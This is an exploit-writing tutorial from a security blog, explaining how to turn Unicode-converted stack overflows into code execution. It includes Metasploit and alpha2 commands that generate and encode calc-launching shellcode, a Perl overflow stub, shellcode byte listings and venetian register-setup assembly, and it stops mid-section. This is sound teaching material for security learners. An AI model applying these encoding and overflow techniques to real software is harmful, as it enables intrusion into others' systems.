Peter Van Eeckhoutte´s Blog

I explain stuff... (or at least, I try to) - :: [Knowledge is not an object, it´s a flow] ::

Exploit writing tutorial part 7 : Unicode – from 0×00410041 to calc

Peter Van Eeckhoutte · Friday, November 6th, 2009

Finally … after spending a couple of weeks working on unicode and unicode exploits, I'm glad and happy to be able to release this next article in my basic exploit writing series : writing exploits for stack based unicode buffer overflows (wow - that's a mouthful).

You may (or may not) have encountered a situation where you've performed a stack buffer overflow, overwriting either a RET address or a SEH record, but instead of seeing 0x41414141 in EIP, you got 0x00410041.

Sometimes, when data is used in a function, some manipulations are applied. Sometimes data is converted to uppercase, to lowercase, etc… In some situations data gets converted to unicode. When you see 0x00410041 in EIP, in a lot of cases, this probably means that your payload had been converted to unicode before it was put on the stack.

For a long time, people assumed that this type of overwrite could not be exploited. It could lead to a DoS, but not to code execution.

In 2002, Chris Anley wrote a paper showing that this statement is false. The term "Venetian Shellcode" was born.

In Jan 2003, a phrack article was written by obscou, demonstrating a technique to turn this knowledge into working shellcode, and about one month later, Dave Aitel released a script to automate this process.

In 2004, FX demonstrated a new script that would optimize this technique even further.

Finally, a little while later, SkyLined released his famous alpha2 encoder to the public, which allows you to build unicode-compatible shellcode too. We'll talk about these techniques and tools later on.

This is 2009 - here's my tutorial. It does not contain anything new, but it should explain the entire process, in just one document.

In order to go from finding 0x00410041 to building a working exploit, there are a couple of things that need to be clarified first. It's important to understand what unicode is, why data is converted to

unicode, how the conversion takes place, what affects the conversion process, and how the conversion affects the process of building an exploit.

What is unicode and why would a developer decide to convert data to unicode ?

Wikipedia states : *"Unicode is a computing industry standard allowing computers to represent and manipulate text expressed in most of the world's writing systems consistently. Developed in tandem with the Universal Character Set standard and published in book form as The Unicode Standard, the latest version of Unicode consists of a repertoire of more than 107,000 characters covering 90 scripts, a set of code charts for visual reference, an encoding methodology and set of standard character encodings, an enumeration of character properties such as upper and lower case, a set of reference data computer files, and a number of related items, such as character properties, rules for normalization, decomposition, collation, rendering, and bidirectional display order (for the correct display of text containing both right-to-left scripts, such as Arabic or Hebrew, and left-to-right scripts)."*.

In short, unicode allows us to visually represent and/or manipulate text in most of the systems across the world in a consistent manner. So applications can be used across the globe, without having to worry about how text will look like when displayed on a computer - almost any computer - in another part of the world.

Most of you should be more or less familiar with ASCII. In essence, uses 7 bits to represent 128 characters, often storing them in 8 bits, or one byte per character. The first character starts at 00 and the last is represented in hex by 7F. (You can see the full ASCII table at http://www.asciitable.com/)

Unicode is different. While there are many different forms of unicode, UTF-16 is one of the most popular. Not surprisingly, it is made up of 16 bits, and is broken down in different blocks/zones (read more at http://czyborra.com/unicode/characters.html). (For your information, an extension has been defined to allow for 32 bits). Just remember this : the characters needed for today's living language should still be placed in the original Unicode plan 0 (a.k.a. Basic Multilangual Plane = BMP). That means that most plain language characters, like the ones used to write this article, represented in unicode, start with 00 (followed by another byte that corresponds with the hex value of the original ASCII character).

You can find a great overview of the various Unicode Character Codes here

Example : Ascii character 'A' = 41 (hex), the Basic Latin Unicode representation is 0041.

There are many more code pages, and some of them don't start with 00. That's important to remember too.

So far so good - having a unified way to represent characters is nice… but why is a lot of stuff still in ASCII ? Well, most applications that work with strings, use a null byte as string terminator. So if you would try to stuff unicode data into an ASCII string, the string would be ended right away… So this is why for example plain text applications (such as smtp, pop3, etc) still use ASCII for setting up communications. (OK, the payload can be encoded and can use unicode, but the transport application itself uses ASCII).

If you convert ASCII text into Unicode (code page ansi), then the result will look like as if “00” is added before every byte. So AAAA (41 41 41 41) would now look like 0041 0041 0041 0041. Of course, this is just the result of a conversion from data to wide char data. The result of any unicode conversion depends on the codepage that was used.

Let’s have a look at the MultiByteToWideChar function (which maps a character string to a wide-character unicode string) :

```
int MultiByteToWideChar(
UINT CodePage,
DWORD dwFlags,
LPCSTR lpMultiByteStr,
int cbMultiByte,
LPWSTR lpWideCharStr,
int cchWideChar
);
```


As you can see, the CodePage is important. Some possible values are :

CP_ACP (Ansi code page, which is used in Windows, also referred to as utf-16), CP_OEMCP (OEM code page), CP_UTF7 (UTF-7 code page), CP_UTF8 (UTF-8 code page) etc

The lpMultiBytestr parameter contains the character string to be converted, and the lpWideCharStr contains the pointer to the buffer that will receive the translated (unicode) string.

So it’s wrong to state that unicode = 00 + the original byte. It depends on the code page.

You can see the code page that is used on your system by looking at the “Regional and Language Options”. On my system, it looks like this :



The paper from FX shows a nice table of the ASCII characters (in hex), and the various unicode hex representations (ansi, oem, utf-7 and utf-8). You'll notice that, from ASCII 0x80, some of the ansi representations don't contain null bytes anymore (but they are converted into 0xc200XXXX or 0xc300XXXX), some of the OEM transformations are entirely different, and so on.

So it's important to remember that only the ASCII characters between 01h and 7fh have a representation in ansi unicode where null bytes are added for sure. We'll need this knowledge later on.

A developer may have chosen to use this function on purpose, for the obvious reasons (as indicated above). But sometimes the developer may not even know to what extend unicode will be used "under the hood" when an application is built/compiled. In fact, the Win32 API's often translate strings to Unicode before working with them. In certain cases, (such as with Visual Studio), the API used is based on whether the _UNICODE macro is set during the build or not. If the macro is set, routines and types are mapped to entities that can deal with unicode. API functions may get changed as well. For example the CreateProcess call is changed to CreateProcessW (Unicode) or CreateProcessA (Ansi), based on the status of the macro.

What is the result of unicode conversion / impact on exploit building ?

When an input string is converted to ansi unicode, for all characters between 0x00 and 0x7f, a null byte is prepended. Furthermore, a lot of characters above 0x7f are translated into 2 bytes, and these 2 bytes may not necessarily contain the original byte.

This breaks everything we have learned about exploits and shellcode so far.

In all previous tutorials, we attempt to overwrite EIP with 4 bytes (excluding intentionally partial overwrites).

With Unicode, you only control 2 out of these 4 bytes (the other 2 are most likely going to be nulls… so in a way, you control those nulls too)

Furthermore, the available instruction set (used for jumping, for shellcode, etc) becomes limited. After all, a null byte is placed before most bytes. And on top of that, other bytes (> 0x7f) are just converted to something entirely different. This Phrack article (see chapter 2) explains which instructions can and which ones cannot be used anymore.

Even simple things such as a bunch of nops (0x90) becomes a problem. The first nop may work. The second nop will (due to alignment) becomes instruction 0090 (or 009000)… and that's not a nop anymore.

So that sound like a lot of hurdles to take. No wonder at first people thought this was not exploitable…

Read the documents

I have briefly explained what happened in the months and years after the publication of "Creating Arbitrary Shellcode in Unicode Expanded string".

When looking back at reading and trying to understand all of these documents and techniques (see the url's at the beginning of this tutorial), it became clear that this is great stuff. Unfortunately it took me a little while to understand and to put everything together. Ok, some concepts are well explained in these documents… but they only show you part of the picture. And I could not find any good resources that would put one and one together.

Unfortunately, and despite my efforts and the fact that I have asked many questions (emails, twitter, mailing lists, etc), I did not receive a lot of help from other people at first.

So either not a lot of people wanted to explain this to me (perhaps they forgot they weren't born with these skills… they had to learn this too one way or another),were too busy answering my lame question, or just could not explain this to me, or they simply ignored me because… ? I don't know.

Anyways… in the end, a handful of kind people actually took the time to respond to me properly (instead of just referring to some pdf documents over and over again). THANK YOU guys. If you read this, and if you want your name here, let me know.

Back to these pdf files… ok, these documents and tools are great. But every single time I've read one of these documents, I starting thinking : "Ok, that's great… now how do I apply this ? How do

I convert this concept into a working exploit".

Please, do me a favor, and take the time to read these documents yourself. If you manage to fully understand how to build unicode exploits purely based on these documents, from A to Z, then that's great… then you can skip the rest of this tutorial (or continue to read & make fun of me because I had a hard time understanding this…)

But if you want to learn how to glue all of these pdf files and tools together and take the extra mile required to convert that into building exploits, then continue reading.

Some of you may be familiar with unicode exploits, linked to browser based bugs and heap spraying. Despite the fact that the number of browser bugs has increased exponentially over the last couple of years (and the number of exploits and resources are increasing), I am not going to discuss this exploit technique today. My main focus is to explain stack based overflows that are subject to unicode conversion. Some parts of this document will come handy when attacking browsers as well (especially the shellcode piece of this document), others may not.

Can we build an exploit when our buffer is converted to unicode ?

First of all

First of all, you will learn that there is no catch-all template for building unicode exploits. Each exploit could (and probably will) be different, will require a different approach and may require a lot of work and effort. You'll have to play with offsets, registers, instructions, write your own lines of venetian shellcode, etc… So the example that I will use today, may not be helpful at all in your particular case. The example I will use is just an example on how to deploy various techniques, basically demonstrating the ways of building your own lines of code and put everything together to get the exploit do what you want it to do.

EIP is 0x00410041. Now what ?

In the previous tutorials, we have discussed 2 types of exploits : direct RET overwrite or SEH overwrites. These 2 types of overwrites are, of course, still valid with unicode exploits. In a typical stack based overflow, you will either overwrite RET with 4 bytes (but due to Unicode, only 2 bytes are under your control), or you a overwrite the Structured Exception Handler record fields (next SEH and SE Handler) each with 4 bytes, again out of which only 2 are under your control.

How can we still abuse this to get EIP do what we need it to do ? The answer is simple : overwrite the 2 bytes at EIP with something useful.

Direct RET : overwriting EIP with something useful

The global idea behind "jumping to your shellcode" when owning EIP is still the same, whether this is an ASCII or unicode buffer overflow. In the case of a direct RET overwrite, you will need to find a pointer to an instruction (or series of instructions) that will take you to your shellcode, and you need to overwrite EIP with that pointer. So you need to find a register that points to your buffer (even if it contains null bytes between every character - no need to worry about this yet), and you will need to jump to that register.

The only problem is the fact that you cannot just take any address. The address you need to look for needs to be 'formatted' in such a way that, if the 00's are added, the address is still valid.

So essentially, this leaves us only with 2 options :

1. find an address that points to your jump/call/… instruction, and that looks like this : 0x00nn00mm. So if you overwrite RET with 0xnn,0xmm it would become 00nn00mm

or, alternatively, if you cannot find such an address :

2. find an address that is also formatted 0x00nn00mm, and close to the call/jump/… instruction that you want to execute. Verify that the instructions between the address and the actual call/jump address will not harm your stack/registers, and use that address.

How can we find such addresses ?

FX has written a nice plugin for ollydbg (called OllyUNI), and my own pvefindaddr plugin for ImmDbg will assist you with this task as well:

Let's say you need to jump to eax. Download pvefindaddr.py and put it in the pyCommand folder of your ImmDbg installation. Then open the vulnerable application in ImmDbg and run

```
!pvefindaddr j eax
```

This will list all addresses to "jump eax". These addresses will not only be displayed in the log view, but they will also be written to a text file called j.txt.

Open this file and search for "Unicode".


You may find 2 types of entries : entries that says "Maybe Unicode compatible" and entries that say "Unicode compatible".

If you can find "Unicode compatible" addresses, then these are addresses in the 0x00nn00mm form. (So you should be able to use one of these addresses without further investigation)

If you find "Maybe Unicode compatible" addresses, then you need to look at these addresses. They will be in the 0x00nn0mmm form. So if you look at the instructions between 0x00nn00mm and 0x00nn0mmm, and you see that these instructions will not harm the application flow/registers/…, then you can use the 0x00nn00mm address (and it will step all the way until it reaches the call/jump instruction at 0x00nn0mmm). In essence you will be jumping more or less close/near the real jump instruction, and you hope that the instructions between your location and the real jump will not kill you :-)

OllyUNI will basically do the same. It will look for Unicode friendly addresses. In fact, it will look

for all call/jump reg/… instructions (so you'll have to go through the log & see if you can find an address that jumps to the desired register.



Basically, we are looking for addresses that contain null bytes in the right place. If EIP contains 0x00nn00mm, then you must find an address with the same format. If EIP contains 0xnn00mm00, then you must find an address with this format.

In the past, we have always tried to avoid null bytes because it acts as a string terminator. This time we need addresses with null bytes. We don't need to worry about string termination because we are not going to put the null bytes in the string that is sent to the application. The unicode conversion will insert the null bytes for us automagically.

Let's assume you have found an address that will make the jump. Let's say the address is 0x005E0018. This address does not contain characters that have a hex value > 7f. So the address should work.

I assume you have figured out after how many bytes you will overwrite saved EIP. (You may able to use a metasploit pattern for this, but you'll have to look at the bytes before and after overwriting EIP, in order to get at least 4 characters). I'll show an example on how to do the match later on in this tutorial.

Suppose you overwrite EIP after sending 500 A's. And you want to overwrite EIP with "jump eax (at 0x005e0018)" (because EAX points to the A's), then your script should look like this :

```
my $junk="A" x 500;
my $ret="\x18\x5e";
my $payload=$junk.$ret;
```

So instead of overwriting EIP with pack('V',0x005E0018), you overwrite EIP with 5E 18. Unicode adds null bytes in front of 5E, and between 5E and 18, so EIP will be overwritten with 00 **5e**00**18**

(The string-to-widechar conversion took care of adding the nulls right were we wanted them to be. Step 1 accomplished.)

SEH based : owning EIP + short jump ? (or not ?)

What if the vulnerability is SEH based ? From tutorial part 3 and 3b, we have learned that we should overwrite SE Handler with a pointer to pop pop ret, and overwrite nSEH with a short jump.

With unicode, you still need to overwrite SE Handler with a pointer to pop pop ret. Again, pvefindaddr will help us :

```
!pvefindaddr p2
```

Again, this will write output to the log, and also to a file called ppr2.txt. Open the file and look for "Unicode" again. If you can find an entry, that does not contain bytes > 7f, then you can try to overwrite SE Handler with this address. Again, leave out the null bytes (they will be added automatically due to unicode conversion). At nseh, put \xcc\xcc (2 breakpoints, 2 byte. Again, null bytes will be added), and see what happens.

If all goes well, pop pop ret is executed, and you will be redirected to the first breakpoint.

In non-unicode exploits, one would need to replace these breakpoints at nseh with a short jump and jump over the SE Handler address to the shellcode. But I can assure you, writing short jump in unicode, with only 2 bytes, separated by null bytes… don't count on it. It won't work.

So it ends here.

SEH based : jump (or should I say 'walk' ?)

Ok. It does not end here. I was just kidding. We can make this work, under certain conditions. I will explain how this works in the example at the bottom of this post, so I'll stick to the theory for now. Everything will become clear when you look at the example, so don't worry. (and if you don't understand, just ask. I'll be more than happy to explain)

The theory is : instead of writing code to make a short jump (0xeb,0x06), perhaps we can have the exploit run harmless code so it just walks over the overwritten nseh and seh, and ends up right after where we have overwritten SEH, executing code that is placed after we have overwritten the SE structure. This is in fact exactly what we wanted to achieve in the first place by jumping over nSEH and SEH.

In order to do this, we need 2 things :

- a couple of instructions that will, when executed, not cause any harm. We need to put these instructions in nSEH and

- the unicode compatible address used to overwrite SE Handler must, when executed as instructions, not cause any harm either.

Sound confusing ? Don't panic. I will explain this further in detail in the example at the bottom of this blog post.

So we can only put 0x00nn00nn in EIP ?

Yes and no. When you look back at the unicode translation table, you may have some other options next to the obvious 0x00nn00nn format

Ascii values represented in hex > 0x7f are translated differently. In most of those cases (see table, page 15 - 17), the translation turns the unicode version into something different.

For example 0x82 becomes 1A20. So if you can find an address in the format 0x00nn201A, then you can use the fact that 0x82 gets converted into 201A.

The only issue you may have with this, if you are building a SEH based exploit, it could lead to an issue, because after the pop pop ret, the address bytes are executed as instructions. As long as the instructions act as nops or don't cause any big changes, it's fine. I guess you just have to test all available "unicode compatible" addresses & see for yourself if there is an address that would work. Again, you can use pvefindaddr (Immdbg plugin) to find usable pop pop ret addresses that are unicode compatible.

The addresses you could look for, would either start or end with :

ac20 (=80 ASCII), 1a20 (=82 ASCII), 9201 (=83 ASCII), 1e20 (=84 ASCII), and so on (just take a look at the translation table.). Success is not guaranteed, but it's worth while trying.

Ready to run shellcode… But is the shellcode ready ?

Ok, now we know what to put in EIP. But if you look at your ASCII shellcode : it will also contain null bytes and, if it was using instructions (opcodes) above 0x7f, the instructions may have even changed. How can we make this work ? Is there a way to convert ASCII shellcode (just like the ones that are generated with metasploit) into unicode compatible shellcode ? Or do we need to write our own stuff ? We're about to find out.

Shellcode : Technique 1 : Find an ASCII equivalent & jump to it

In most cases, the ASCII string that was fed into the application gets converted to unicode after it was put on the stack or in memory. That means that it may be possible to find an ASCII version of your shellcode somewhere. So if you can tell EIP to jump to that location, it may work.

If the ASCII version is not directly reachable (by jumping to a register), but you control the contents of one of the registers, then you can jump to that register, and place some basic jumpcode at that location, which will make the jump to the ASCII version. We will talk about this jumpcode later on.

A good example of an exploit using this technique can be found here

Shellcode : Technique 2 : Write your own unicode-compatible shellcode from scratch

Right. It's possible, not easy, but possible… but there are better ways. (see technique 3)

Shellcode : Technique 3 : Use a decoder

Ok, we know that the shellcode generated in metasploit (or written yourself) will not work. If the shellcode was not written specifically for unicode, it will fail. (null bytes are inserted, opcodes are changed, etc).

Fortunately, a couple of smart people have build some tools (based on the concept of venetian shellcode) that will solve this issue. (Dave Aitel, FX and Skylined).

In essence, it boils down to this : You need to encode the ASCII shellcode into unicode-compatible code, prepend it with a decoder (also unicode-compatible). Then, when the decoder is executed, it will decode the original code and execute it.

There are 2 main ways to do this : either by reproducing the original code in a separate memory location, and then jump to that location, or by changing the code "in-line" and then running the reproduced shellcode. You can read all about these tools (and the principles they are based on) in the corresponding documents, referred to at the beginning of this blog post. The first technique will require 2 things : one of the registers must point at the beginning of the decoder+shellcode, and one register must point at a memory location that is writeable (and where it's ok to write the new reassembled shellcode). The second technique only requires one of the registers to point at the beginning of the decoder+shellcode, and the original shellcode will be reassembled in-place.

Can we use these tools to building working shellcode, and if so, how should we use them ? Let's find out.

1. makeunicode2.py (Dave Aitel)

This script is part of CANVAS, a commercial tool from Immunity. Since I don't have a license myself, I have not been able to test it (hence, I cannot explain how to use it).

2. vense.pl (FX)

Based on FX' explanation in his 2004 Blackhat presentation, this awesome perl script appears to produce an improved version over what gets generated by makeunicode2.py

The output of this script is a byte string, containing a decoder and the original shellcode all-in-one. So instead of placing your metasploit generated shellcode in the buffer, you need to place the output of vense.pl in the buffer.

In order to be able to use the decoder, you need to be able to set up the registers in the following way : one register must point directly at the beginning of the buffer location where your shellcode (vense.pl generated shellcode) will be placed.

(In the next chapter, I will explain how to change values in registers so you can point one register to any location you want.). Next, you need to have a second register, that points at a memory location that is writable and executable (RWX), and where it is ok to write data to (without corrupting anything else).


Suppose the register that will be set up to point at the beginning of the vense-generated shellcode is eax, and edi points to a writable location :

edit vense.pl and set the $basereg and $writable parameters to the required values.

```
#!/usr/bin/perl -w

#
# CONFIG HERE !
#

$basereg ="eax";
$writable="edi";
# Forbidden characters - this is for MultiByteToWideChar with codepage 0x4E4
@forbidden = (
        0x00, 0x80, 0x82, 0x83, 0x84, 0x85, 0x86, 0x87, 0x88, 0x89,
        0x8A, 0x8B, 0x8C, 0x8E, 0x91, 0x92, 0x93, 0x94, 0x95, 0x96,
        0x97, 0x98, 0x99, 0x9A, 0x9B, 0x9C, 0x9E, 0x9F
        );
# NOTE: If none of your registers points to the beginning of the venetian
# shellcode part, you have to set offset from $basereg yourself. Negative
# values are not (yet) supported. $offset should be the number of bytes from
# $basereg to the venetian shellcode plus a number of bytes for the venetian
# part itself. Upon execution, it should point to the remaining elements of
# $secondstage. A good number is probably the initial offset plus 0x400. An
# offset of 0 assumes your $basereg points directly to the beginning of the
# venetian shellcode.
#
# $offset = <set yourself, see above>;
$offset = 0;

#
# /CONFIG
#
```

Next, scroll down, and look for $secondstage

Remove the contents of this variable and replace it with your own (metasploit generated) perl shellcode. (This is the ASCII shellcode that will get executed after the decoder has done its work.)



```
102 ###########################################################################
103 #
104 # The real stuff
105 #
106 ###########################################################################
107
108 #
109 # The shellcode to be extracted by the venetian part
110 #
111
112 $secondstage=
113 "\x5B".          # pop ebx (0x00000000)
114 "\x8B\x64\x24\x18".     # mov esp,[esp+0x18] (0x00000001)
115 "\x64\x8F\x05\x00\x00\x00\x00". # pop dword [fs:0x0] (0x00000005)
116 "\x81\xC4\x04\x00\x00\x00". # add esp,0x4 (0x0000000C)
117 "\xE8\x00\x00\x00\x00".     # call 0x17 (0x00000012)
118 "\x5D".          # pop ebp (0x00000017)
119 "\x89\xEB".          # mov ebx,ebp (0x00000018)
120 "\x81\xC3\x4E\x00\x00\x00". # add ebx,0x4e (0x0000001A)
121 "\x81\xEB\x17\x00\x00\x00". # sub ebx,0x17 (0x00000020)
122 "\xBF\x00\x00\x01\x00".     # mov edi,0x10000 (0x00000026)
123 "\x60".          # pusha (0x0000002B)
124 "\x53".          # push ebx (0x0000002C)
125 "\x64\xFF\x35\x00\x00\x00\x00". # push dword [fs:0x0] (0x0000002D)
126 "\x64\x89\x25\x00\x00\x00\x00". # mov [fs:0x0],esp (0x00000034)
127 "\x89\xFE".          # mov esi,edi (0x0000003B)
128 "\x81\x3E\x65\x6C\x31\x74". # cmp dword [esi],0x74316c65 (0x0000003D)
129 "\x74\x03".          # jz 0x48 (0x00000043)
130 "\x46".          # inc esi (0x00000045)
131 "\xEB\xF5".          # jmp short 0x3d (0x00000046)
132 "\x46".          # inc esi (0x00000048)
133 "\x46".          # inc esi (0x00000049)
134 "\x46".          # inc esi (0x0000004A)
```

Save the file, and run the script.

The output will show :

- the original shellcode

- the new shellcode (the one that includes the decoder).

Now use this ‘new’ shellcode in your exploit and make sure eax points at the beginning of this shellcode. You’ll most likely will have to tweak the registers (unless you got lucky).

When the registers are set up, simply run “jump eax” and the decoder will extract the original shellcode and run it. Again, the next chapter will show you how to set up/tweak the registers and make the jump using unicode-compatible code.

Note1 : this newly generated encoder+shellcode will ONLY work when it gets converted to unicode first, and then executed. So you cannot use this type of shellcode in a non-unicode exploit.

Note 2 : despite the fact that the algorithm used in this script is an improvement over makeunicode2.py, you’ll still end up with quite long shellcode. So you need proper buffer space (or short, non-complex shellcode) in order to be able to use this technique.

3. alpha2 (SkyLined)

The famous alpha2 encoder (also adopted in other tools such as metasploit, and a bunch of other tools) will take your original shellcode, wrap it in a decoder (pretty much like what vense.pl does), but the advantage here is

- you only need a register that points at the beginning of this shellcode. You don't need an additional register that is writable/executable.

- the decoder will unwrap the original code in-place. The decoder is self-modifying, and the total amount of the required buffer space is smaller.

(the documentation states *"The decoder will changes it's own code to escape the limitations of alphanumeric code. It creates a decoder loop that will decode the original shellcode from the encoded data. It overwrites the encoded data with the decoded shellcode and transfers execution to it when done. To do this, it needs read, write and execute permission on the memory it's running in and it needs to know it's location in memory (it's baseaddress)"*

This is how it works :

1. generate raw shellcode with msfpayload

2. convert the raw shellcode into a unicode string using alpha2 :

```
root@bt4:/# cd pentest
root@bt4:/pentest# cd exploits/
root@bt4:/pentest/exploits# cd framework3

./msfpayload windows/exec CMD=calc R > /pentest/exploits/runcalc.raw
root@bt4:/pentest/exploits/framework3# cd ..
root@bt4:/pentest/exploits# cd alpha2

./alpha2 eax --unicode --uppercase < /pentest/exploits/runcalc.raw
PPYAIAIAIAIAQATAXAZAPA3QAD...0LJA
```

(I have removed the largest part of the output. Just generate your own shellcode & copy/paste the output into you exploit script)

Place the output of the alpha2 conversion in your $shellcode variable in your exploit. Again, make sure the register (eax in my example) points at the first character of this shellcode, and make sure to jmp eax (after setting up the register, if that was necessary)

If you cannot prepare/use a register as base address, then alpha2 also supports a technique that will attempt to calculate its own base address by using SEH. Instead of specifying a register, just specify SEH. This way, you can just run the code (even if it's not pointed to directly in one of the registers), and it will still be able to decode & run the original shellcode).

4. Metasploit

I have tried to generate unicode compatible shellcode with metasploit, but initially it didn't work the way I expected…

```
root@krypt02:/pentest/exploits/framework3#

./msfpayload windows/exec CMD=calc R |
./msfencode -e x86/unicode_upper BufferRegister=EAX -t perl

[-] x86/unicode_upper failed: BadChar; 0 to 1
[-] No encoders succeeded.
```

(Issue is filed at https://metasploit.com/redmine/issues/430)

Stephen Fewer provided a workaround for this issue :

```
./msfpayload windows/exec CMD=calc R |
./msfencode -e x86/alpha_mixed -t raw |
./msfencode -e x86/unicode_upper BufferRegister=EAX -t perl
```

(put everything on one line)

(basically, encode with alpha_mixed first, and then with unicode_upper). The output will be unicode compatible shellcode for perl

Result : Metasploit can do the trick also.

5. UniShellGenerator by Back Khoa Internetwork Security

This tool is demonstrated in this presentation. Unfortunately I could not find a copy of this tool anywhere, and the person/people that wrote the tool did not reply to me either…

Putting one and one together : preparing registers and jumping to shellcode

In order to be able to execute shellcode, you need to reach the shellcode. Whether it's an ASCII version of the shellcode, or a unicode version (decoder), you will need to get there first. In order to do that, you will often be required to set up registers in a particular way, by using your own custom venetian shellcode, and/or to write code that will make a jump to a given register.

Writing these lines of code require a bit creativity, require you to think about registers, and will require you to be able to write some basic assembly instructions.

Writing jumpcode is purely based on the venetian shellcode principles. This means that

- you only have a limited instruction set

- you need to take care of null bytes. When the code is put on the stack, null bytes will be inserted. So the instructions must work when null bytes are added

- you need to think about opcode alignment

Example 1.

Let's say you have found an ASCII version of your shellcode, unmodified, at 0x33445566, and you have noticed that you also control eax. You overwrite EIP with jump to eax, and now, the idea is to write some lines of code at eax, which will make a jump to 0x33445566.

If this would not have been unicode, we could do this by using the following instructions:

```
bb66554433 #mov ebx,33445566h
ffe3 #jmp ebx
```

=> We would have placed the following code at eax : \xbb\x66\x55\x44\x33\xff\xe3, and we would have overwritten eip with "jump eax".

But it's unicode. So obviously this won't work.

How can we achieve the same with unicode friendly instructions ?

Let's take a look at the mov instruction first. "mov ebx" = 0xbb, followed by what you want to put in ebx. This parameter needs to be in the 00nn00mm format (so, when null bytes are inserted, they would be inserted that already contains nulls (or where we expect nulls), without causing issues to the instructions). You could for example do mov ebx, 33005500. The opcode for this would be

```
bb00550033 #mov ebx,33005500h
```

So the bytes to write at eax (in our example) are \xbb\x55\x33. Unicode would insert null bytes, resulting in \xbb\x00\x55\x00\x33, which is in fact the instruction we need.

The same technique applies to add and sub instructions.

You can use inc, dec instructions as well, to change registers or to shift positions on the stack.

The phrack article at Building IA32 'Unicode-Proof' Shellcodes shows the entire sequence of putting any address in a given register, showing exactly what I mean. Going back to our example, we want to put 0x33445566 in eax. This is how it's done :

```
mov eax,0xAA004400 ; set EAX to 0xAA004400
push eax
dec esp
pop eax ; EAX = 0x004400??
add eax,0x33005500 ; EAX = 0x334455??
mov al,0x0 ; EAX = 0x33445500
mov ecx,0xAA006600
add al,ch ; EAX now contains 0x33445566
```

If we convert these instructions into opcodes, we get :

```
